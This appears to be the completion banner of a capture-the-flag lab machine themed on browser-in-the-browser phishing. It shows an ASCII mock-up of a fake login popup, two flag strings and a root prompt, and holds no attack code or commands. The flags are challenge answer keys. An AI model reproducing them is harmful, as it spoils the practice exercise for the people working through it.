⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
Root Flag: HMV{You_h4c3d_BITB!_congratsz}

+--------------------------------------------------------------+

| [<-] [->] [R]  https://bored-in-the-business.hmv             |
| BORED IN THE BUSINESS CORP.                    [ _ ] [ X ]   |
| Status: Extremely Bored...                                   |
|                                                              |
|     +-------------------------------------------------+      |
|     |  https://login-portal.hmv         [X]           |      |
|     +-------------------------------------------------+      |
|     |                                                 |      |
|     |      SESSION EXPIRED - PLEASE LOGIN             |      |
|     |                                                 |      |
|     |   Username: [ sir-bore-a-lot          ]         |      |
|     |   Password: [ ******************      ]         |      |
|     |                                                 |      |
|     |               [  B O R E D  ]                   |      |
|     |                                                 |      |
|     +-------------------------------------------------+      |
|                                                              |
| [ Tip of the day: Don't click things when bored. ]           |
+--------------------------------------------------------------+

Flag: HMV{I-used-a-bitb-attack-to-get-credentials}
root@bitb:~#